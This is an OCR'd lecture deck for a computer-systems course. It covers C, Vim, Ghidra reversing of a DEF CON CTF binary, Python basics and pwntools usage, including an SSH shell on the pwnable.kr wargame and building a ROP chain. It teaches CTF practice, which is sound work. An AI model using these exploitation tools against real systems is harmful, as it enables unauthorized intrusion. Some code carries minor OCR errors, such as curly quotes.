
Python Programming

Computer Systems
Friday, Septemver 20, 2024

Homework #1


- fibonacci.c


fibonacci.c

```c
#include <stdio.h>
void fibonacci (int num);
void main()
{
    int num = 0;
    printf("Enter number of terms: ");
    scanf("%d", &num);
    fibonacci(num);
}

void fibonacci (int num)
{
    int a, b, c, i = 3;
    a = 0;
    b = 1;

    if (num == 1)
    {
        printf("%d", a);
    }

    if (num >= 2)
    {
        printf("%d\t%d", a, b);
    }

    while ( i <= num)
    {
        c = a + b;
        printf("\t%d", c);
        a = b;
        b = c;
        i++;
    }
}
```

Linux

- **Vim**



```
w               /<search word>
b               :%s/aaa/bbb/gc
^
$
:<number>       :w
gg              :wq
G               :q
<Ctrl> + F      :q!
<Ctrl> + B
                :!<shell command>
x
<number>x       :set number
dd              :make

yy
p
```

Command mode

i
I
a
A
o
O

<ESC>

You can also use arrow key

Insert (Edit) mode

Linux


- Vim

```
:%s/hello/hello4/g
```

```
/99999
5s
31337<ESC>
:9
yyp
:w hello4.c
:make
:q
```

Reversing

- **Installation**
  - https://github.com/NationalSecurityAgency/ghidra/releases
- **Decompile executable file**



CodeBrowser: defcon2023:/cli_server

Functions - 324 items


Name	Location	Function Si...	Function Size
_init	00402e3c	int _ini...	60
main	00402e80	undefine...	2508
entry	00403850	undefine...	8
FUN_00403864	00403864	undefine...	108
FUN_004038d0	004038d0	undefine...	188
FUN_0040398c	0040398c	undefine...	40
FUN_00404450	00404450	undefine...	78
FUN_004044a0	004044a0	undefine...	98
FUN_00404504	00404504	undefine...	98

Listing: cli_server

```
undefined2       Stack[-0x50]:2 local_50
undefined4       Stack[-0x54]:4 local_54
undefined1[100]  Stack[-0xb8]... mac_address
undefined4       Stack[-0x150... local_150
undefined4       Stack[-0x158... local_158
undefined4       Stack[-0x15c... local_15c
undefined4       Stack[-0x160... local_160
undefined4       Stack[-0x164... local_164
undefined4       Stack[-0x168... local_168
                     main+1
                     main
00402e80 00 f0 04 6a   li      v0,0x4
00402e84 7e f2 1c 0b   addiu   v1,pc,-0xd84
00402e88 00 f4 40 32   sll     v0,v0,0x10
00402e8c 69 e2         addu    v0,v0,v1
00402e8e 24 f0 ff 64   save    a0,0x178,ra,s0-s1
00402e92 9a 65         move    gp=>_mips_gp0_value,v0
00402e94 06 54         slti    a0,0x6
00402e96 0a d2         sw      v0=>_mips_gp0_value,local_150(sp)
00402e98 3c 67         move    s1,gp
00402e9a 05 67         move    s0,a1
00402e9c 1d 61         btnez   LAB_00402ed8

                     LAB_00402e9e
00402e9e 50 f2 7c 99   lw      v1,-0x7da4(s1)=>->stderr
00402ea2 90 f2 48 99   lw      v0,-0x7d78(s1)=>-><EXTERNAL>::fpri
00402ea6 30 f0 a4 99   lw      a1,-0x7fdc(s1)=>PTR_DAT_0043a124
00402eaa c0 98         lw      a2,0x0(s0)
00402eac 80 9b         lw      a0,0x0(v1)=>stderr
00402eae a6 f5 04 4d   addiu   a1=>s_Usage:_%s_[-t_type]_[-d_dev]
00402eb2 40 ea         jalr    v0=><EXTERNAL>::fprintf
00402eb4 3a 65         _move   t9,v0
00402eb6 01 6a         li      v0,0x1
00402eb8 4b ea         neg     v0,v0
00402eba b1 10         b       LAB_0040301e

                     LAB_00402ebc
```

Decompile: main - (cli_server)

```c

/* WARNING: Could not reconcile some variable overlaps */

int main(int param_1,char **param_2)

{
  undefined4 *puVar1;
  code *pcVar2;
  int iVar3;
  size_t sVar4;
  byte *pbVar5;
  byte *pbVar6;
  int *piVar7;
  char *pcVar8;
  char *__format;
  undefined4 uVar9;
  undefined4 *puVar10;
  undefined auStack328 [144];
  undefined4 mac_address [25];
  uint local_54;
  undefined2 local_50;
  code *ptr;
  undefined4 *local_44;
  int *local_40;
  int local_3c;
  FILE *local_38;
  code *local_34;
  code *local_30;
  char *local_2c;
  code *local_28;
  undefined1 *local_24;
  undefined **local_20;
  code *local_1c;
  int *local_18;
  undefined4 local_14;

  if (5 < param_1) {
LAB_00402e9e:
    fprintf(stderr,
            "Usage: %s [-t type] [-d dev]\n    -t      Cli input type, default:0
            :Telnet)\n    -d      Terminal device, default:/dev/console\n\n"
            ,*param_2);
    local_3c = 0xffffffff;
    goto LAB_0040301e;
  }
  while (iVar3 = getopt(param_1,param_2,"t:d:"), iVar3 != -1) {
    if (iVar3 == 100) {
      terminal_dev = optarg;
    }
    else {
```



Ghidra: defcon2023

Opening project: /Users/moon/ghidra_project/defcon2023

Today

- **Python Basic**
- Python challenge
- Tools
  - pwntools

Python Basic

- **Hello, World**

```
>>> print ("Hello, World!")
Hello, World!
>>>
```

Python Basic

- **Variable**

```
>>> x = 5
>>> y = "John"
>>> print(type(x))
<class 'int'>
>>> print(type(y))
<class 'str'>
>>>
```

Python Basic

- **Data Type**

```
x = "Hello World!"                # str
x = 10                            # int
x = 0x24                          # int
x = 0b10000                       # int
x = 20.5                          # float
x = ["alice", "bob", "charlie"]   # list
x = ("alice", "bob", "charlie")   # tuple
x = {"name" : "John", "age" : 26}          # dict
x = {"alice", "bob", "charlie"}            # set
x = True                          # bool
x = b"Hello"                      # bytes
x = bytearray(5)                  # bytearray
```

Python Basic

- **if else**

```
if x%2 == 0 :
            print( x, "is even“)
else :
            print( x, "is odd“)
```

```
score = 75
if score >= 90 :
            print(“Your grade is A”)
elif score >=75:
            print(“Your grade is B”)
elif score >=60:
            print(“Your grade is C”)
else:
            print(“Your grade is F”)
```

Python Basic

- **for loop**

```
for i in [10, 1, 5,9, 21, 53] :
            print(“i = “, i)
            print(“i ** 2= “, i**2)
```

Python Basic

- **while loop**

```
value = 1
while True  :
    if value > 0x800 :
        break
    value = value << 1
    print(value)

print("last value= ", value)
```

Python Basic

- **fstring**

```
Alice   = {'name':'Alice', 'age':45, 'id':'cs201'}
Bob     = {'name':'Bob', 'age':49, 'id':'cs101'}
Carol   = {'name':'Carol', 'age':19, 'id':'cs401'}
Dave    = {'name':'Dave', 'age':16 , 'id':'cs301'}
Ethan   = {'name':'Ethan', 'age':10 , 'id':'c302'}

family = {'Alice':Alice, 'Ethan':Ethan, 'Bob':Bob, 'Dave':Dave, 'Carol':Carol}

for name in family :
            print (f"{name}'s age is {family[name]['age']}")
```

Python Basic

- **function**

```
def multi(num1, num2):
		add = num1 + num2
		mul = num1 * num2
		total = add + mul
		return total

result = multi(11,17)
print(result)
```

Python Basic

- **class**

```
class Person:
        def __init__(self, name, age):
                self.name = name
                self.age = age

p1 = Person("John", 36)

print(p1.name)
print(p1.age)
```

Outline

- Python Basic
  - Tools
  - Code with a Bug
- **Python challenge**
- Tools
  - pwntools

Python Challenge

- **http://www.pythonchallenge.com/**

```
>>> 2**38
274877906944
```

Outline

- Python Basic
  - Tools
  - Code with a Bug
- Python challenge
- **Tools**
  - **pwntools**

Tools

Pwntools


- Installation
  - https://github.com/Gallopsled/pwntools

```
apt-get update
apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential
pip install --upgrade pip
pip install --upgrade pwntools
```


Tools

Pwntools

- remote()



```python
from socket import *

s = socket(AF_INET, SOCK_STREAM)
s.connect(('0.0.0.0', 1818))
```




```python
from pwn import *

conn = remote('0.0.0.0', 1818)
```


Tools

Pwntools

- remote()




```python
from socket import *

s = socket(AF_INET, SOCK_STREAM)
s.connect(('0.0.0.0', 1818))
```



```python
from pwn import *

conn = remote('0.0.0.0', 1818)
```

- ssh()




```python
from pwn import *

shell = ssh("note", "pwnable.kr", port=2222, password="guest")
print shell['whoami']

sh = shell.run('/bin/sh')
sh.sendline("echo hi")
print sh.recvline(timeout=3)

shell.close()
```

- run()

21

Tools


- **Pwntools**
  - recvuntil()



```
from pwn import *

conn = remote("pwnable.kr", 9010)
sleep(0.3)

data = conn.recvuntil("name? :")
print data

conn.close()
```

Tools

- Pwntools
  - ELF()




```
from pwn import *

elf = ELF("./rop")

read_plt,write_plt = elf.plt['read'], elf.plt['write']

print "read_plt : " + str(hex(read_plt))
print "write_plt : " + str(hex(write_plt))
```


Tools

Pwntools

- ROP()




```
from pwn import *

_bin = "./rop"
elf = ELF(_bin)
rop = ROP(elf)

rop.read(0, elf.bss(0x80))
print rop.dump()
print str(rop)
```




```
[*] Loaded cached gadgets for './rop' @ 0x8048000
0x0000:        0x804832c (read)
0x0004:       0xdeadbeef
0x0008:              0x0
0x000c:        0x80496a8
,\x83\x0\x00\x00\x00\xa8\x96\x0
```

Tools

- Pwntools
  - asm() / disasm()




```
from pwn import *

print asm("mov eax, 0xdeadbeef").encode('hex')
print "-----------------------------"
print disasm("b8efbeadde".decode('hex'))
```




```
jaehyuk-lim@hacker:~$ vi asm.py
jaehyuk-lim@hacker:~$ python asm.py
b8efbeadde
-----------------------------
   0:   b8 ef be ad de          mov    eax,0xdeadbeef
```

Tools

- Pwntools
  - asm()



